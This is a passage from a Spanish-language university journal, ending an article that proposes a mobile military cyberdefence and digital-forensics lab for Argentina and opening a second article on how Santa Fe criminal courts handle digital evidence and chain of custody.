Para comenzar, una de las ventajas de contar con diversos tipos de energía es la de encontrarse en aptitud de conectar distintos equipos, recargar drones y VANTS (vehículos aéreos no tripulados) [22] y complementar puestos de comunicaciones, entre otros. Como fuentes de obtención energética, se pueden citar: batería propia del vehículo, banco de baterías náuticas e inversor, panel solar, alargue de conexión a 220V de 50 metros y grupo electrógeno.

E. Equipamiento informático forense

Para la confección de este apartado, fue de utilidad la experiencia laboral adquirida a lo largo de los años en tareas de cibercrimen, informática forense y ciberdefensa. Dichas operaciones fueron realizadas tanto de manera estacionaria en un laboratorio como en vehículos destinados a otros fines. Complementaron esta experiencia las simulaciones realizadas en entornos controlados en ámbito universitario.

Respecto del equipamiento con que cuenta una unidad móvil, es similar al de cualquier otro laboratorio informático forense. Sin embargo, al estar montado sobre un vehículo ideado para operaciones dinámicas, los tiempos de trabajo se reducen a su mínima expresión. De allí la necesidad de contar con hardware y software de gran performance.

Alusivo a herramientas de hardware, se testearon: bloqueadores, duplicadores, notebooks, servidores, estaciones de trabajo forense, inhibidores de señal, kits de electrónica y equipos UFED de la empresa Cellebrite [23]. Referido a software, se trabajó con Encase, Axiom, Griffey, Tableau Image r[24], FTK, UFED 4PC y Analyzer.



Fig. 4. Imagen de duplicadores marca Tableau modelos TD2, TD3 y TX1.

En cuanto al software analizado, el mismo está conformado por el conjunto de herramientas *open source* y licenciadas, que tienen por finalidad cumplir las misiones asignadas. Algunas de esas tareas son: informática forense, telefonía, investigación, escaneo de vulnerabilidades, *hasheo* [25], procesamiento y análisis de información, análisis de DVR, volcado de memoria, versiones *triage*, *sniffing*, distribuciones de Linux y aplicaciones para generar distintos ciberataques.

F. Herramientas

Resulta indispensable contar con un maletín de herramientas, conformado por destornilladores y pinzas de varios tipos y tamaños, junto con un kit de electrónica adaptado para pequeños dispositivos. A su vez, es útil contar con un set de Arduino, con el fin de perpetrar simulaciones, instalar y/o reemplazar piezas deficientes en los objetivos a analizar.

En referencia al sector destinado a IoT dentro del laboratorio

móvil, se contempla la existencia de herramientas y accesorios para a cometer distintas tareas de ingeniería inversa, tales como *chip off*, *j-tag* e ISP. Todo ello se hace con el fin de realizar extracciones forenses en el caso de que los dispositivos a peritar lleguen dañados o no sea posible obtener información por métodos convencionales. Se complementan dichos activos con equipos de mayor tamaño, tales como estación de soldado, osciloscopio, fuente regulada, multímetro, pulsera y manta antiestática.

En caso de actuar en el marco de la justicia argentina, habiendo sido víctima de algún ciberataque, se debe preservar la evidencia digital y asegurar la trazabilidad de la cadena de custodia. Para ello, es fundamental poseer bolsas y precintos numerados de diferentes tamaños a los fines de resguardar la evidencia obtenida [26].

Idealmente, se pretende contar con bolsas de Faraday utilizadas para resguardar dispositivos móviles. El material de estas bolsas forma un blindaje alrededor de teléfonos celulares, GPS, notebooks, dispositivos *bluetooth*, laptops, etc., bloqueando toda señal celular, wifi o de radio. Las mismas son diseñadas para la recolección, preservación, transporte y análisis de dispositivos móviles e inalámbricos. El dispositivo no podrá volver a conectarse con la red, aunque se halle encendido, asegurando que el mismo no pueda ser controlado, localizado o bloqueado remotamente [27].

IV. CAPACIDADES DEL VLAIC

Dentro del proyecto de laboratorio móvil de DFIR, se sugiere una diversidad de servicios aplicables en distintos escenarios. Un ejemplo de ello es su uso en pleno campo de batalla, como a su vez en un puesto comando (sitio de toma de decisiones) localizado lejos del mismo [28]. En contraposición, alejado del teatro de operaciones o en tiempos de paz, se puede contar con las capacidades de DFIR, para movilizarse a distintos sitios donde se hayan suscitado ataques informáticos a infraestructuras críticas en territorio argentino [29].

En cuanto a las capacidades del proyecto, se pueden mencionar: peritaje de dispositivos, herramientas de ataque y defensa de *malware*, aplicaciones de investigación en fuentes abiertas, bloqueo de redes móviles y *wireless*, estación de recarga de drones, sistema analizador de espectro radioeléctrico, drones, radar, equipo de derribo de drones, entre otras.



Fig. 5. Capacidades del VLAIC. A. Función Ofensiva

Habiendo definido el concepto de ciberataque en las páginas anteriores, se puede ahondar en una categorización formulada a los fines de este trabajo y para facilitar la comprensión de tareas:

—ataques externos (*malware*): suceden sin la interacción con los usuarios víctimas. Por ejemplo, alguna vulnerabilidad descubierta en un sitio web.

—ataques internos (ingeniería social): los agresores precisan acceder a los sistemas o a credenciales de usuarios.

Respecto a los ataques externos, son los más difíciles de perpetrar, y están protagonizados por *malware*, el cual trata de un *software* que ocasiona perjuicios de manera intencionada en un sistema informático, y sin el consentimiento del usuario. Algunas de las categorías más conocidas son: virus, *worms*, *bots*, *spyware*, *rootkit*, troyanos, *fileless malware*, *backdoors*, *keyloggers* y demás técnicas. En relación a los ataques hacia redes informáticas, las técnicas de *sniffing* y ataques basados en el concepto de “*man in the middle*” permitirían interceptar el contenido de los paquetes que se transmiten.

Los vectores de ataques internos son más habituales, ya que la cadena se rompe siempre por el eslabón más débil (usuario, operador, empleado). Este tipo de ataque resulta más sencillo debido a que no se necesita eliminar barreras de seguridad como *firewalls*, *IDS*, antivirus, etc. Algunas de las técnicas son: *phishing*, *sim swapping*, *BEC*, *smishing*, *baiting*, entre otros.

Utilizando los datos obtenidos mediante la informática forense y la investigación digital, se pueden generar distintos tipos de ataques, teniendo como objetivo infraestructuras críticas y blancos militares. Para ello, se generan operaciones sobre la red informática enemiga, junto con operaciones de guerra electrónica; a los fines de dañar o interrumpir las comunicaciones e infraestructura del enemigo (esto comúnmente es llamado operaciones de información).

Uno de los pilares más importantes de estas operaciones es la función de “comando y control del enemigo”, es decir, eliminar el centro de toma de decisiones (donde se encuentre la plana mayor, órgano rector que dispone sobre la operación militar) [30]. Si bien existe la alternativa de destrucción física, lograr

eliminar sus comunicaciones y que no pueda recibir ni enviar órdenes a sus subalternos, garantiza una alta efectividad.

Es útil recordar que un ciberataque puede afectar satélites, comunicaciones, servicios y demás infraestructuras, ya sea inutilizándolos o generando un mal funcionamiento que arroje falsos positivos. Esto no solo afecta al servicio en sí, sino que perjudica los sistemas de navegación terrestres, marítimos y aéreos.



Fig. 6. Ciclo de medidas realizadas por el VLAIC ante un ataque informático. B. Función Defensiva

Para iniciar con este tópico, es conveniente reflexionar sobre lo siguiente: ¿es importante la inversión en medidas ofensivas y defensivas en ciberdefensa? Si bien es afirmativa esta respuesta, quizás lo más importante sea la velocidad con la que se recupera una infraestructura luego de recibido el ataque. Y, por otro lado, igualmente relevante resulta cómo se rastrea la amenaza para poder eliminarla o conocer el origen de la misma.

A los fines de proteger una infraestructura de red ya existente, se puede desplegar personal especializado a bordo del vehículo, con la finalidad de instalar *software* adicional o efectuar pruebas de penetración en el objetivo a proteger. Esto se realiza mediante un escaneo de puertos y análisis de vulnerabilidades para conocer el estado actual de la red.

La incorporación de dispositivos de análisis forenses de red permite capturar paquetes sin pérdidas de datos, no solo respecto a los históricos, sino en tiempo real. Mediante estos equipos se logra: información de seguridad y gestión de eventos, detección y respuesta de red, análisis de tráfico de red y sistema de detección de intrusos. Esto es aplicable tanto para infraestructuras civiles como militares, y permite analizar, controlar y responder ante diversos ataques informáticos.

Bajo un criterio preventivo en la gestión de incidentes, una de las capacidades del VLAIC es la de realizar tareas de *pentesting*. Ello se representa mediante una auditoría de seguridad informática, previamente pactada y coordinada, para analizar la situación actual del objetivo preestablecido. Esta actividad

conforma la tarea de evaluar el estado de un sistema informático. Luego de ello, se escanean las vulnerabilidades y a posteriori, se verifican los impactos negativos. Finalmente, se generan medidas de contingencia y mitigación ante los impactos identificados [31].

Esta auditoría puede efectuarse con el finde hallar vulnerabilidades propias o ajenas, conformando finalmente operaciones defensivas u ofensivas. En cuanto a su materialización, puede implementarse de manera virtual, presencial o mixta. Es importante poder desarrollar medidas preventivas, en base a los riesgos encontrados, para reducir el impacto futuro, aplicando luego el concepto de mejora expuesto en el SGSI (sistema de gestión de seguridad de la información) [32].

A. Informática Forense

Se trata de una disciplina en auge que constituye uno de los pilares fundamentales de la ciberdefensa y, por ende, es una capacidad de suma importancia en el laboratorio móvil. Dicha especialidad representa la aplicación de técnicas científicas y analíticas especializadas a infraestructura tecnológica que permiten identificar, preservar, analizar y presentar evidencia digital. [1, p. 76]

Por evidencia digital, se entiende a la información de interés en formato digital (código binario), la cual está almacenada en un dispositivo físico. Incluye los metadatos, archivos de varios tipos, conexiones de red, discos rígidos, memorias, internet de las cosas, etc. Este análisis muchas veces se remite a tareas en la *deep web*, redes p2p, nube, sitios web estándar.

Para organizar las labores, se propone que el interior del rodado esté dividido en tres subespecialidades: dispositivos móviles, equipos informáticos y electrónica aplicada e IOT.

B. Dispositivos móviles

Se considera de esta manera a todos los periféricos de pequeño tamaño, que en su mayoría ostentan una serie de características en común, tales como no precisar conexión permanente a la red eléctrica, conexión a internet, sistema operativo o firmware, memoria RAM, CPU y almacenamiento interno/externo. Esta descripción incluye a los drones, celulares, relojes inteligentes, tablets, robots, dispositivos IoT, VANTS, robots terrestres y náuticos.

Para efectuar extracciones forenses a estos dispositivos, es importante contar principalmente con la herramienta UFED (Cellebrite), la cual es la más completa existente hoy en día en el mercado en dicha materia. No solo por sus continuas actualizaciones en cuanto a modelos de dispositivos, sino por la gran cantidad de complementos de *hardware* que posee.

Si bien existe una variedad de licencias y servicios que ofrece UFED, resulta relevante poder referir al menos tres clases de distribuciones. En los equipos de escritorio, la versión UFED4PC y Analyzer es suficiente para las tareas de este laboratorio. Por otro lado, la versión UFED Analytics desktop Panasonic se puede utilizar dentro del vehículo, así como fuera del mismo. Esto se realiza trasladando la valija rígida hacia el sitio que se desee, ya que cuenta con una protección adecuada y batería suficiente. Por último, una tercera versión, UFED Touch II, del tamaño de una tableta digital, la cual permite ser trasladada por algún operador, en caso de que forme parte de alguna misión.



Fig. 7. Testeos realizados durante una extracción de Ufed Touch II y Ufed4PC en laboratorio móvil.

La idea de incorporar la capacidad de extracción forense radica en la posibilidad de poder inspeccionar el contenido de los dispositivos secuestrados. Esto abarca desde teléfonos en poder del enemigo, dispositivos secuestrados durante misiones de paz, móviles incautados en el marco de terrorismo, etc. A partir de su análisis, se puede visualizar conversaciones, lista de contactos, redes sociales, archivos multimedia, *software* instalado y demás información que será de utilidad para actuales y posteriores operaciones militares.

Este mismo equipamiento sirve para ejecutar extracciones en drones capturados al enemigo, inclusive en caso de que hayan sufrido daño alguno. Ya sea a su memoria interna como a la tarjeta expansora que posea, se puede obtener traza de ruta, geolocalización de bases enemigas o punto de partida, contenido multimedia, etc. Esta información no solo sirve para planificar futuras operaciones ofensivas, sino también para analizar vulnerabilidades futuras en el dispositivo secuestrado.

Asimismo, se prevé su eventual recuperación, puesta en condiciones operativas y reutilización por parte de las tropas propias, como recurso complementario en el marco de las operaciones militares.

C. Dispositivos informáticos

Algunas de las actividades operativas a efectuar son la confección de copias forenses, análisis de memoria RAM [33], extracción de información con herramientas *triage* y procesamiento de evidencia digital. Es decir, tal como sucede en telefonía, las tareas pueden cumplirse en el interior del vehículo, o trasladar a los técnicos al lugar del hecho y llevar a cabo el análisis forense “en caliente”.

La subespecialidad de “equipos informáticos” permite entre otras cosas: analizar datacenter, extraer información de computadoras, ejecutar revisión de sistema SCADA y HMI, extraer y visualizar cámaras de videovigilancia y otras tareas forenses. Esto con el fin de recopilar información del enemigo, analizar vulnerabilidades, revisar daños ante ataque informático, escanear *malware*, entre otros. Uno de los equipos sugeridos para ello es el Packet Falcon [34] que brinda acceso a análisis de medios de red y captura de paquetes.

D. *Electrónica aplicada y la IoT*

Otra de las funcionalidades de este VLAIC es el laboratorio de electrónica y dispositivos IoT. Dicha capacidad permite obtener información de dispositivos a los cuales no sería posible efectuarles una forensia convencional. Algunos de los procedimientos que puede realizar esta subespecialidad son: reparación de dispositivos, reemplazo de piezas, rooteo, Jailbreak, herramientas y adaptadores para acceso a datos, JTag, ISP y Chip-Off.

Con dichas técnicas, se amplían las capacidades del laboratorio, al incluir dentro de las posibilidades de obtención de información: distintos sistemas de armas, sistemas de comunicaciones, hardware de misiles y vehículos aéreos no tripulados, hardware de aviones y embarcaciones, radares, entre otras opciones.

E. *OSINT*

Como analista de información digital, se identifica a la persona encargada de llevar a cabo el análisis de la evidencia digital. Dicho rol no solo se basa en obtener información producto de las pericias informáticas realizadas, sino también en todo el análisis de OSINT que pudiese implementar. Este análisis también es conocido como “inteligencia de fuentes abiertas”, el cual representa al conjunto de herramientas y técnicas que permite recopilar y examinar datos, los cuales en su mayoría son públicos, no incurriendo en delito alguno.

A los fines militares, mediante estas técnicas, se puede recopilar información sobre armamento, unidades, cantidad de hombres, infraestructura de red, sistemas operativos, *software* y *hardware*, infraestructuras críticas, bases militares, nombre de comandantes, proveedores de internet de las unidades militares, datos personales, etc.

F. *Función de vigilancia*

Ante esta perspectiva, se incluye el alistamiento de un radar de corto alcance. En base a los análisis realizados sobre el material de dotación en el Ejército, se selecciona al radar Thales GO 80 [35]. Este tipo de dispositivo posee un alcance de 80 km de reconocimiento, y permite detectar hasta 80 personas en este rango. Facilita también el seguimiento de hasta 50 objetivos en simultáneo en una misma operación [36].

Por otro lado, mediante la incorporación de un sistema de cámaras exteriores e interiores a 360°, se facilita visualizar lo que sucede dentro y fuera de la unidad [37]. Esta acción puede llevarse a cabo desde el interior del laboratorio, mediante una pantalla, así como de manera remota en cualquier sitio del mundo.

Esta tarea puede complementarse con cámaras de visión térmica y nocturna. Dicha funcionalidad aporta valor agregado a las características del VLAIC. Esto se realiza con siete cámaras de vigilancia full HD y dos domos 360°. Con la instalación de un mástil telescópico, se puede lograr mayor amplitud en los sistemas de comunicaciones y vigilancia, así como en los de videofilmación.

Otra utilidad que podría agregarse de manera opcional es la de un sistema analizador de todas las bandas del espectro radioeléctrico, a los fines de poder intervenir comunicaciones. Ello se complementa con la presencia de herramientas de interceptación y localización de dispositivos celulares.

Con la finalidad de aprovechar la cantidad de pantallas disponibles en la cabina, se propone el sincronizado de imágenes con drones y VANTS, desplegados en el terreno con fines de exploración y vigilancia, visualizando dichas imágenes en VLAIC. Para ello se sugiere el M30-T, dron de la marca DJI, que resulta extremadamente versátil para los objetivos perseguidos.

No se descarta la posibilidad de utilizar esta unidad móvil como plataforma de VANTS con fines de ataque; sin embargo, quedará pendiente su análisis para un próximo trabajo de investigación.

V. CONCLUSIÓN

En concordancia con los razonamientos esbozados en las líneas anteriores, y ante el aumento de ataques informáticos, resulta necesario dotar a las FF.AA. de una nueva capacidad de respuesta ante incidentes en infraestructuras críticas civiles y militares. Las mismas requieren celeridad en los tiempos de respuesta, a los fines de recuperar su operatividad en el menor tiempo posible.

Como consecuencia de este escenario dinámico, se propone la incorporación de un VLAIC, que permita proteger de manera

eficiente y precisa a los recursos económicos, naturales y humanos. Inicialmente, comenzando con la fabricación de un prototipo, el cual podrá ser replicado en nuevas unidades. Como veta de este proyecto, y habiendo considerado la ausencia de laboratorios móviles de ciberdefensa en estratos internacionales, es útil contemplar la posibilidad de exportación a otras regiones.

Contar con un laboratorio informático móvil con capacidades de DFIR pone en avanzada al aparato militar argentino. Pudiendo actuar en operaciones ofensivas y defensivas, en múltiples escenarios, sobrepasando en aptitudes a los países limítrofes y estando en igualdad de condiciones frente a cualquier potencia militar del primer mundo.

Parte del equipamiento disponible en el interior del móvil se encuentra representado por herramientas forenses y electrónicas, equipos de comunicaciones, drones y otros dispositivos. Los mismos, junto a la utilización de *software* especializado, permiten el peritaje de dispositivos, diagrama de operaciones, investigaciones, análisis del espectro radioeléctrico y otros atributos con los que cuenta esta unidad.

Por consiguiente, es indispensable la generación de energía capaz de abastecer a los equipos informáticos. Para ello se propuso contar con fuentes diversas que aseguren disponer de energía de manera ininterrumpida, entre ellas la posibilidad de contar con un panel solar.

Finalmente, la propuesta innovadora presentada no solo establece un marco avanzado para fortalecer las capacidades de ciberdefensa, sino que también abre las puertas a nuevas estrategias y tecnologías emergentes. Este enfoque vanguardista no solo capacita a las fuerzas militares para enfrentar los desafíos tecnológicos actuales, sino que también los prepara para anticipar y adaptarse a las amenazas del futuro, garantizando así una defensa robusta y resiliente en el siglo XXI.

REFERENCIAS

[1] CCN, C. C. (agosto de 2015). Guía de Seguridad (CCN-STIC-401), Glosario y Abreviaturas. [En línea]. Disponible en: <https://www.ccn-cert.cni.es/pdf/guias/glosario-determinos/22-401-descargar-glosario/file.html>

[2] C. Clark, "Write algorithms, wage EW, share data: Lessons from Ukraine war", *Breaking Defense*, 30 may. 2023. [En línea]. Disponible: <https://breakingdefense.com/2023/05/write-algorithms-wage-ew-share-data-lessons-from-ukraine-war/>

[3] G. Baca Urbina, *Introducción a la seguridad informática*, 1a ed. México: Grupo Editorial Patria, 2016.

[4] Jefatura de Gabinete de Ministros, Secretaría de Gobierno de Modernización. 12 de septiembre del 2019. Resolución 1523/2019. Glosario de términos de ciberseguridad. [En línea]. Disponible en <https://www.boletinoficial.gob.ar/detalleAviso/primera/216860/>

20190918

[5] Ministerio de Defensa España, *Entorno operativo 2035*, 2019.

[6] C. Plott y J. Keller, "Cyber and Electromagnetic Activities (CEMA) Operations Impacts on Human Performance Final Report", U.S. Army CCDC Data & Analysis Center, vol. 1, pp. 1-59, ene. 2020.

[7] Ejército Argentino, *RF - 99 - 01. Terminología de uso castrense en el Ejército Argentino*. Buenos Aires: Departamento Doctrina, 2001.

[8] Patrascu, D. 19 de octubre, 2021. Autoevolution. U.S. Army Tactical Vehicles to Get New Cyber Warfare Capabilities. [En línea]. Disponible en <https://www.autoevolution.com/news/us-army-tactical-vehicles-to-get-new-cyber-warfare-capabilities-172046.html>

[9] Ejército Argentino, *RC - 11 - 99. Diccionario para la acción militar conjunta*. Buenos Aires: Departamento Doctrina, 1999.

[10] Pelletier, J. 1 de marzo, 2022. Intelligence, information warfare, cyber warfare, electronic warfare – what they are and how Russia is using them in Ukraine. The conversation. [En línea]. Disponible en <https://theconversation.com/intelligence-information-warfare-cyber-warfare-electronic-warfare-what-they-are-and-how-russia-is-using-them-in-ukraine-177899>

[11] I. Bisht, "US Army Unveils Ground Vehicle Cyber Attack Protection", *The Defense Post*, 10 feb. 2022. [En línea]. Disponible: <https://www.thedefensepost.com/2022/02/10/us-army-vehicle-cyber-attack/>

[12] J. Trevithick, "Army Hires Company to Develop Cyber Defenses for Its Strykers After They Were Hacked", *The Warzone*, 17 nov. 2020. [En línea]. Disponible: <https://www.thedrive.com/the-war-zone/37684/army-hires-company-to-develop-cyber-defenses-for-its-strykers-after-they-were-hacked>

[13] Ejército Argentino, *ROP - 04 - 06. Sección de Ingenieros orgánica de la Subunidad de Ingenieros perteneciente al Batallón de Ingenieros Liviano*. Buenos Aires: Departamento Doctrina, 2006.

[14] Ejército Argentino, *RFP 00 - 10. Estudio Geográfico Militar*. Buenos Aires: Departamento Doctrina, 2001.

[15] Ejército Argentino, *ROB - 11 - 01. Conducción para el instrumento militar terrestre*. Buenos Aires: Departamento Doctrina, 2001.

[16] IBM. (S.f.). [En línea]. Disponible en <https://www.ibm.com/mx-es/topics/internet-of-things>

[17] S. Kent, *Inteligencia Estratégica*, 2da ed. Buenos Aires: Editorial Pleamar, 1978.

[18] Thales. (s.f). Bushmaster. [En línea]. Disponible en www.thalesgroup.com/en/global/presence/asiapacific/australia/defense/bushmaster

[19] Rivas, S. Pucara defensa. (s.f.). [En línea]. Disponible en <https://www.pucara.org/post/la-iii-divisi%C3%B3n-del-ej%C3%A9rcito-argentino-muestra-el-equipo-de-algunas-de-sus-unidades>

[20] Interservit. (s.f). Industria de la defensa. [En línea]. Disponible

en <http://www.interservit.com.ar/industria-de-defensa>

[21] *Sistemas de gestión de la energía*, Norma ISO 50001:2011. [En línea]. Disponible: https://www.energia.gob.ar/contenidos/archivos/Reorganizacion/eficiencia_energetica/1introduccionygeneralidades.pdf

[22] H. Gomez, “Usos, alcances y limitaciones de los sistemas de información en tiempo real en el teatro de operaciones”, Trabajo Final Integrador, Esc. Sup. de Guerra Conjunta de las FF.AA., 2012. [En línea]. Disponible en www.cefadigital.edu.ar/bitstream/1847939/274/1/TFI%20342012%20GOMEZ.pdf

[23] Cellebrite. (s.f). UFED. [En línea]. Disponible en <https://cellebrite.com/es/pagina-principal/>

[24] Digital Intelligence, “Tableau Forensic TX1 Imager”. [En línea]. Disponible: https://digitalintelligence.com/files/TX1_User_Guide.pdf

[25] *Normativa para el análisis e interpretación de evidencias digitales*, Norma ISO/IEC 27042:2015. [En línea]. Disponible: <https://peritosinformaticos.es/iso-27042-perito-informatico/>

[26] Ministerio Público Fiscal y Ministerio de Seguridad, *Protocolo para la identificación, recolección, preservación, procesamiento y presentación de evidencia digital*, 2023.

[27] *Lineamientos para la identificación, la recolección, la adquisición y la preservación de la evidencia digital*, Norma IRAM-ISO/IEC 27037:2022, Buenos Aires: IRAM. [En línea]. Disponible: <https://www.iram.org.ar/>

[28] Ejército Argentino, *ROB 00-01. Conducción para las Fuerzas Terrestres*. Buenos Aires: Departamento Doctrina, 2015.

[29] Subsecretaría de Tecnologías de la Información, Jefatura de Gabinete de Ministros, *Guía de Notificación y Gestión de Incidentes de Ciberseguridad*, 16 jun. 2023.

[30] Ejército Argentino, *RC 12 – 01. Inteligencia para la acción militar conjunta*. Buenos Aires: Departamento Doctrina, 2007.

[31] A. Di Iorio, P. Cistoldi y B. Constanzo, *Guía técnica para el diseño, implementación y gestión de laboratorios de informática forense*, 1a ed. Mar del Plata: Universidad FASTA, 2019.

[32] *Sistemas de gestión de la seguridad de la información*, Norma IRAM-ISO/IEC 27000 y subsiguientes, Buenos Aires: IRAM. [En línea]. Disponible en <https://www.iram.org.ar/>

[33] A. Di Iorio, M. Castellote y B. Constanzo, *El rastro digital del delito, aspectos técnicos, legales y estratégicos de la informática forense*, 1a ed. Mar del Plata: Universidad FASTA y REUP, 2017.

[34] Neox Networks. (s.f). NEOX Packet Falcon. [En línea]. Disponible en <https://www.neox-networks.com/en/products/neox-networks/portable-network-capturing-neox-packet-falcon/>

[35] Ejército Argentino, Batallón de Comunicaciones 602, “Radares y comunicaciones”. [En línea]. Disponible: https://somosea.mil.ar/index.php/com_vig/

[36] Ejército Argentino, *ROD - 11 – 01. Inteligencia Táctica*. Buenos Aires: Departamento Doctrina, 2007.

[37] Ejército Argentino, *ROP – 11 – 06. Medidas de seguridad de contrainteligencia*. Buenos Aires: Departamento Doctrina, 2006.

La informática forense en el proceso penal santafesino. Cuestionamientos éticos y legales ante la inobservancia de su aplicación. Casos de estudio

Digital forensics in the criminal justice system of Santa Fe. Ethical and legal questions arising from its non-application. Case studies

Javier Esteban Bura Peralta

UFASTA (Argentina).

javierburaperalta@hotmail.com

<https://orcid.org/0009-0007-7966-625X>

Artículo de Investigación

Recibido: 28-08-2024. Aceptado: 02-10-2025

Publicado: 03-03-2026

Licencia (CC):



Universidad FASTA. Facultad de ingeniería;
Mar del Plata, Argentina

Resumen

Se analizarán los aspectos más relevantes de la falta de criterio judicial en la aplicación de la informática forense dentro del proceso penal en la provincia de Santa Fe. Más precisamente, se efectuará una apreciación acerca de la inobservancia de los protocolos existentes en el levantamiento de la cadena de custodia digital, la paupérrima capacitación en el personal policial actuante y las consecuencias legales que esto conlleva cuando se debe endilgar responsabilidad penal al imputado.

Palabras clave

ciberdelito, evidencia digital, informática forense, proceso penal

Abstract

The most relevant aspects of the lack of judicial criteria in the application of computer forensics within the criminal process in the province of Santa Fe will be analyzed. More precisely, an assessment will be made about the non-observance of the existing protocols in the lifting of the digital chain of custody, the very poor training of the police personnel involved and the legal consequences that this entails when criminal responsibility must be placed on the accused.

Keywords

cybercrime, digital evidence, digital forensics, criminal process

JAVIER ESTEBAN BURA PERALTA. Abogado (F.C.J.S. - U.N.L.), Diplomado en Ciberdelitos (U.C.A. Rosario), Diplomado Investigación Ciberdelitos (U.N.L.Z.), Director Área Investigación Forense (I.A.D.P.I.), docente universitario Práctica Profesional Final (Abogacía, F.C.J.S. – U.N.L.), miembro A.A.L.C.C.

I. INTROITO

Quiero aclarar que el presente artículo es una variante (adecuadamente reformada, conforme a la temática requerida) de su original, publicado allá por el año 2022 [1].

Desde que me inicié en las prácticas del cibercrimen y la informática forense, muchísima agua ha corrido por el puente. A medida que me iba capacitando en la materia, aprovechando las oportunidades que me brindaban ciertas editoriales para publicar artículos sobre la temática específica, tuve que enfrentar continuos desafíos resolviendo casos prácticos: es así que tuve que lograr imbuirme en los aspectos técnicos específicos, que se actualizaban y cambiaban día a día.

Esto no es nada nuevo: a más de un profesional del derecho se le genera un torrente de ideas y reflexiones a medida que va avanzando en las distintas especializaciones en probática electrónica. La primera reflexión que me surge es la innegable sincronidad que debe existir entre la informática forense y el derecho. Tal como organismos simbioses, uno no puede coexistir sin la subsistencia del otro. Esta relación, por otro lado, jamás debe ser dejada de lado por los operadores judiciales. En segundo término —no menos importante—, la incidencia que trasunta la normativa para brindar un adecuado marco legal a la recolección (congruente o no) de la evidencia digital, dentro del marco de una investigación penal preparatoria, bajo el ámbito del sistema acusatorio adversarial.

Fruto de aplicar al campo práctico las distintas capacitaciones específicas mencionadas precedentemente, surge un interrogante que trataré de resolver a través del presente trabajo: ¿la falta de observancia de los acordados protocolos que regulan el tratamiento de evidencia digital como un todo, por parte de autoridades policiales y judiciales debería generar una reacción legal? ¿Es ético que un funcionario público, sujeto innegablemente al respeto de la ley y de las instituciones en razón de su investidura, desoiga los parámetros normativos que estructuran la recolección de prueba electrónica? La falta de regulación específica en los distintos códigos de forma —según argumenta en numerosas oportunidades el organismo investigador/acusador para justificar imputaciones viciadas de nulidad—, ¿coadyuva a resultados disvaliosos, en franca violación a las garantías constitucionales más fundamentales? Indudablemente, sí.

El horizonte primigenio del presente trabajo es, entonces, efectuar una minuciosa consideración acerca de las consecuencias legales que conlleva la falta de observación de protocolos específicos en la recolección y tratamiento de evidencia digital, considerada en sí misma como un acto procesal válido, definitivo e irreproducible. Bajo esta línea argumental, efectuaré un análisis de los efectos desfavorables que castigan al ciudadano común —a la sazón inocente por designio

constitucional— en razón de una incorrecta apreciación de los vacíos normativos. Se justifica, de este modo, la errónea imputación de un delito (debatible en las audiencias del juicio, a criterio fiscal) y el ataque desmedido a principios fundamentales como la garantía de defensa y el principio de inocencia (debatible del mismo modo), lo cual en numerosas oportunidades —inclusive— genera una desacertada condena. Todo ello en base al menosprecio que los judicandos poseen respecto de la evidencia digital, como un verdadero indicio del cometimiento (o no) de un ilícito penal.

II. LA EVIDENCIA DIGITAL

A. Breves conceptos básicos

No podemos proseguir con la línea argumentativa iniciada sin focalizarnos un poco en los aspectos relacionados con aquella, su calidad como tal dentro del proceso, y los específicos hechos (ciberdelitos e incidentes informáticos también, si se quiere) que se intentan demostrar. Con el objetivo de no ser reiterativo en expresiones terminológicas, me referiré tanto a “prueba electrónica” como a “evidencia digital” como sinónimos (a pesar de que muchos autores las distinguen). En este sentido, el InFoLab los ha definido como información o datos, almacenado o transmitido en un medio informático, que puede ser utilizado en una investigación [2, p. 76].

Ampliando un poco más estos conceptos, también se puede mencionar que son “cualquier información que, sujeta a una intervención humana, electrónica, y/o informática, ha sido extraída de cualquier clase de medio tecnológico informático —computadoras, etc. Técnicamente, es un tipo de evidencia física que está constituida por campos magnéticos y pulsos electrónicos que pueden ser recolectados y analizados con herramientas técnicas especiales” [3, p. 15].

Molina Quiroga prefiere hablar de “documento digital”, definiéndolo como

aquel que es conservado en formato digital en la memoria central del ordenador o en las memorias de masa y que no puede ser leído o conocido por el hombre sino como consecuencia de un proceso de traducción que hace perceptible y comprensible el código de señales digitales. Técnicamente, el documento digital es un conjunto de impulsos eléctricos que recaen en un soporte de computadora que, sometidos a un proceso, permiten su traducción al lenguaje natural a través de una pantalla, una impresora u otro periférico que genere un resultado equivalente [4].

Esta última enunciación es la que me resulta más adecuada, dado que explica acertadamente y en pocas palabras un proceso harto complejo, en términos de la informática forense.

B. Su trascendentalidad

Indudablemente, la diferencia que la prueba electrónica tiene con su par *física* —además de lo evidente— es su *especificidad*. ¿A qué nos referimos con ello? Alineándonos a la ciencia criminalística aplicada en este campo [5], la mencionada característica se encuentra determinada, a título ejemplificativo, en el principio de transferencia de Edmond Locard (“es imposible que un criminal actúe, especialmente en la tensión de la acción criminal, sin dejar rastros de su presencia” [5, p. 54]).

Si trasladamos esta premisa a la perspectiva de la informática forense, descubriremos “pistas o huellas” tecnológicas que identifican el obrar ilícito por parte de un ciberdelincuente (el rastro digital del delito, tal como reza el título de una obra imprescindible para el estudio de esta temática [5]). La especificidad también ocurre por la circunstancia de que *no hay ciberdelito si no se ha utilizado una herramienta tecnológica para su comisión*: tal el es el caso de un *groomer* que contacta a la víctima menor de edad a través de redes sociales, inevitablemente bajo la utilización probable de *smartphones*. De similar forma, en una ciberestafa realizada bajo la metodología de *phishing*, necesariamente se tiene que haber utilizado una computadora para lograr un acceso no autorizado o fraudulento a una base de datos informática en la que se alojan los datos de una cuenta bancaria de la víctima. Es así, entonces, que a nivel tecnológico también deducimos la existencia de un agente, de una acción y de un objeto sobre el cual aquella recae, como los metadatos dejados por un pedófilo al *loguearse* en un sitio web con contenido de imágenes de abuso sexual infantil.

C. Particularidades

De aquella originaria idea de especificidad es que surgen ciertos parámetros —absolutamente insoslayables— que, al recolectar la evidencia digital, la definen unívocamente:

1) El dato informático solo es accesible para las personas con una formación técnica especial: los *peritos*. El análisis que efectúan solo es asequible a sus sentidos y apreciaciones, conforme a la *expertise* que solo ellos poseen.

2) La prueba electrónica es *en exceso* volátil: cualquier manipulación errónea puede alterar su estado o hacerla desaparecer; es por ello que se necesita la habilidad necesaria, secundada ineludiblemente con software y hardware adecuados, para asegurar la inalterabilidad de los datos.

3) Esta idea de volatilidad suele ser reforzada, en muchas ocasiones, dado que los metadatos, en forma inconveniente y casual, también pueden ser alterados o eliminados por la utilización normal y habitual del dispositivo electrónico: la simple acción de decidir por la opción *guardar los cambios antes de cerrar* o permitir la ejecución automática de un programa determinado que efectúe una limpieza de memoria RAM,

